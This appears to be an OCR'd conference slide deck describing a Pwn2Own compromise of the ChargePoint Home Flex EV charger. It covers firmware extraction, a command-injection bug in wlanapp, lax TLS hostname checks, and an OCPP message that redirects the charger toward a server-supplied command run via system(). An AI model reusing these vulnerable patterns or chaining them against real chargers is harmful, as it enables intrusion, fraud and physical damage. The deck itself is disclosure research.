
## Getting firmware

- JTAG + gdb to get U-Boot shell
- Modify kernel boot args to use /bin/sh as init
- Dump block devices with netcat ™



# ChargePoint Home Flex

**Data flow through IPC to other services**



# ChargePoint Home Flex

**Command injection in wlanapp**

```
snprintf(
  command,
  0x100u,
  "/usr/sbin/wpa_passphrase \"%s\" \"%s\" | grep \"psk=\" | tail -1 | cut -c6-",
  &msg->ssid,
  &msg->password);
popen_res = popen(command, "r");
```

# ChargePoint Home Flex

**Provisioning mode fallback**

- Exactly the same as the JuiceBox 40

# New bug

>>

# ChargePoint Home Flex

**SUCCESS** - Sina Kheirkhah was able to execute his attack against the ChargePoint Home Flex for $60,000 and 6 Master of Pwn Points.

**BUG COLLISION** - The Synacktiv Team used a two-bug chain against the ChargePoint Home Flex. However, the exploit they used was previously known. They still earn $16,000 and 3 Master of Pwn Points.

**BUG COLLISION** - Connor Ford of Nettitude executed his attack against the ChargePoint Home Flex. However, his 2-bug chain was previously known. He still earns $16,000 and 3 Master of Pwn Points.

**BUG COLLISION** - Chris Anastasio and Fabius Watson of Team Cluck successfully attacked the ChargePoint Home Flex. However, the bug they used was previously known. They still earn $16,000 and 3 Master of Pwn Points.

>>

# ChargePoint Home Flex

- We wanted a new bug, probably had to be something using WiFi
- Only two connections:
  - TLS (OCPP) to the management server
  - Outgoing SSH
- SSH was very interesting, but we'll cover that later! 😉

# ChargePoint Home Flex

**/opt/etc/coul/cps.conf:**

```
Url=https://172.16.110.201:343/gs/pgm.php
WsUrl=wss://homecharger-eu.chargepoint.com:443/ws-prod/panda/v1
WsKey=/var/config/.keys/ca.crt
AuthUrl=https://172.16.50.197:343/gs/pgm
KioskUrl=http://172.31.254.10:80/gsemb_in/pgm.php
CACertificateFile=/var/config/.keys/ca.crt
CertificateFile=/var/config/.keys/system.crt
KeyFile=/var/config/.keys/system.key
KeyType=PEM
VerifyHostName=1
MaxEnqueueFailures=40
```

# ChargePoint Home Flex

- `CURLOPT_SSL_VERIFYHOST` is a “footgun” in curl:
  - 0: disabled
  - 1: disabled but with some logging
  - 2: enabled
- This is indeed what the charger used: it only verified that the certificate of the OCPP server was **issued** by ChargePoint’s own root, not that it **matched the domain**

> The primary cause of these vulnerabilities is the developers’ misunderstanding of the numerous options, parameters, and return values of SSL libraries. For example, Amazon’s Flexible Payments Service PHP library attempts to enable hostname verification by setting cURL’s `CURLOPT_SSL_VERIFYHOST` parameter to `true`. Unfortunately, the correct, default value of this parameter is 2; setting it to `true` silently changes it to 1 and disables certificate validation.

Georgiev, Martin, Subodh Iyengar, Suman Sekhar Jana, Rishita Anubhai, Dan Boneh and Vitaly Shmatikov. “The most dangerous code in the world: validating SSL certificates in non-browser software.” *Proceedings of the 2012 ACM conference on Computer and communications security* (2012): n. pag.


# 0024b100000b442e.chargepoint.net

Subject Name
- Country or Region US
- County CA
- Organisation Coulomb Technologies, Inc.
- Organisational Unit Engineering
- Common Name 0024b100000b442e.chargepoint.net
- Email Address ca@chargepoint.net

Issuer Name
- Country or Region US
- County CA
- Organisation Coulomb Technologies, Inc.
- Organisational Unit Engineering
- Common Name ca.chargepoint.net
- Email Address ca@chargepoint.net

Serial Number 423755
Version 3
Signature Algorithm SHA-1 with RSA Encryption ( 1.2.840.113549.1.1.5 )
- Parameters None


>>

# Pwn2Own CTF edition

**Made possible by:**


>>

# ChargePoint Home Flex



# ChargePoint Home Flex

```
[
  2,
  "1706198695",
  "DataTransfer",
  {
    "vendorId": "ChargePoint",
    "data": "saddr|1|3508|<serial number>|1706198695|0|1|1706198695|
homecharger-eu.chargepoint.com:443/ws-prod/panda/v1"
  },
  "<serial number>"
]
```


# ChargePoint Home Flex

```
if ( command_id == 701 )
{
  v91 = payload[136];
  v92 = s;
  strcpy((char *)s, "NA");
  if ( v91 )
  v92 = payload + 136;
  cmd = payload + 36;
  CTLogWhere(5, "RouteToFsmInstance", 4105, 0x4000, "\n**** Executing BOOTCONTROL
cmd %s\n", cmd);
  v94 = strstr(cmd, "reboot");
  type = "reboot";
  if ( !v94 )
    type = "bankswitch";
  recordReboot(v92, type, "NOC", 0, 1);
  system(cmd);
}
```

>>

## ChargePoint Home Flex

- Worth it: **exploited worked and not a duplicate**!
- Probably the fastest developed Pwn2Own exploit in recent years:
  - **~12 hours** from finding the vulnerability to demonstrating it on stage



# ChargePoint Home Flex

- This was fun, but then we realise we're **way** out of scope
  - And no closer to finding a useful vulnerability
  - And not familiar with the hacking laws in Japan

# Impact

>>

# Impact: LAN access


- Hacking a charger over BLE allows pivoting to the LAN
- Could make a botnet too

## Impact: bypass safety controls

- All chargers had separate **power controllers**:
  - Scheduled charging
  - Limit maximum current
  - High temperature shutdown
- Modifying this firmware could allow **damaging the charger**
- On the Autel, this firmware could be updated!

# Impact: fraud

- Chargers with payment functionality could be exploited for **financial gain**
  - Overcharge for energy
- The Autel has “Home Charger Sharing” functionality
- **Only the charger determines the amount billed!**



# Impact: disruption


> Compromising chargers at a large scale could have impact on the **energy grid**

# Takeaways

# Takeaways

Hardware security research


- **Getting firmware is essential**
  - Non-invasive
    - Online reconnaissance
    - Network analysis
  - Invasive
    - Dumping external storage
      - In-circuit
      - Desoldering
    - Using enabled debug ports



# Takeaways

**Hardware security research**

